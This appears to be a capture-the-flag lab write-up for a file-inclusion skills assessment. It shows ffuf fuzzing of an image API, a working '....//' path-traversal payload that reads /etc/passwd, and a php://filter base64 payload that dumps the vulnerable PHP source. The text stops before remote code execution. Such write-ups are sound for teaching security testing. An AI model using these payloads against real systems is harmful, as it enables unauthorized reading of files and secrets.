Skills Assessment - File Inclusion
Scenario:
You have been contracted by Sumace Consulting Gmbh to carry out a web application penetration test against their main website. During the kickoff meeting, the CISO mentioned that last year's penetration test resulted in zero findings, however they have added a job application form since then, and so it may be a point of interest.

TARGET: 154.57.164.61:32087
Challenge 1
Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer.
Discovery
The first step is to open up the target web app in a browser tab to start inspection.
The app has three pages: Home, Contact, and Apply. The Apply page has a job application form — first name, last name, email, a file upload for a resume, and a notes field.

When you fill in all the fields, select any file and hit Upload:

- You get redirected to:
/thanks.php?n=firstName
- Notice this is a reflection, they are using the name we type as the value for the
nparameter.
What if we try to include something like:
../../../../etc/passwd
- Here we are trying to include the
etc/passwdfile whenever the "Thanks for applying, {name}!" gets rendered

- Not showing us the file so dead end here, lets try something else
- So this endpoint is not vulnerable to LFI.
Lets go a step back and visit the initial Home page source [CTRL+U]:

- We notice that images are loaded through an API endpoint
/api/image.php?p=<md5_hash>
Lets try to make a GET request and see if we can actually look at this image. First take the request sent when visiting http://154.57.164.61:32087/ and send it to Burp repeater in order to be able to modify it:
GET / HTTP/1.1
Host: 154.57.164.61:32087
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Then change the target from / to be the hash given in the page source:
GET /api/image.php?p=a4cbc9532b6364a008e2ac58347e3e3c HTTP/1.1
Host: 154.57.164.61:32087
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
When sending this request, we get a PNG image back:

- This means supplying a valid hash returns a PNG image
Lets see what happens when we do not supply a valid hash. Send the following request:
GET /api/image.php?p= HTTP/1.1
Host: 154.57.164.61:32087
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i

- This tells us that supplying an invalid input returns a blank response
- Not this is not an error response, it is just a
Content-Length: 0response - This is already kind of suspicious and worth to investigate further
Fuzzing for LFI
In order to further investigate this behavior, I will use ffuf and an LFI wordlist to check if there is any payload we can use against this image API function. This is the command I will use:
┌──(macc㉿kaliLab)-[~/htb/file_inclusion]
└─$ ffuf -w LFI-Jhaddix.txt:FUZZ -u http://154.57.164.61:32087/api/image.php?p=FUZZ -fs 0
- Note we are using the wordlist shown in this section: LFI-Jhaddix.txt
- We are filtering out responses with size 0 to remove any noise.
Output:
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://154.57.164.61:32087/api/image.php?p=FUZZ
 :: Wordlist         : FUZZ: /home/macc/htb/file_inclusion/LFI-Jhaddix.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

...

....//....//....//....//etc/passwd [Status: 200, Size: 1041, Words: 7, Lines: 22, Duration: 198ms]
:: Progress: [930/930] :: Job [1/1] :: 191 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
- LFI vulnerability confirmed!
Lets try to test this payload ourselves by sending the following request:
GET /api/image.php?p=....//....//....//....//etc/passwd HTTP/1.1
Host: 154.57.164.61:32087
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Result:

- Attempt successful!
- This fully confirms an LFI vulnerability through this image API endpoint
Exploitation Attempt I
Since we have confirmed an LFI, we now can take what we learn in this section and use PHP filters to read source files. I will start with reading the source of image.php, the only file I know exists so far:
┌──(macc㉿kaliLab)-[~/htb/file_inclusion]
└─$ curl 'http://154.57.164.61:32087/api/image.php?p=php://filter/read=convert.base64-encode/resource=....//....//....//api/image.php'
I was getting blank responses using that exact payload, so I kept adding ....// characters until reaching:
┌──(macc㉿kaliLab)-[~/htb/file_inclusion]
└─$ curl 'http://154.57.164.61:32087/api/image.php?p=php://filter/read=convert.base64-encode/resource=....//....//....//....//....//....//api/image.php'
<?php
if (isset($_GET["p"])) {
    $path = "../images/" . str_replace("../", "", $_GET["p"]);
    $contents = file_get_contents($path);
    header("Content-Type: image/jpeg");
    echo $contents;
}
?>
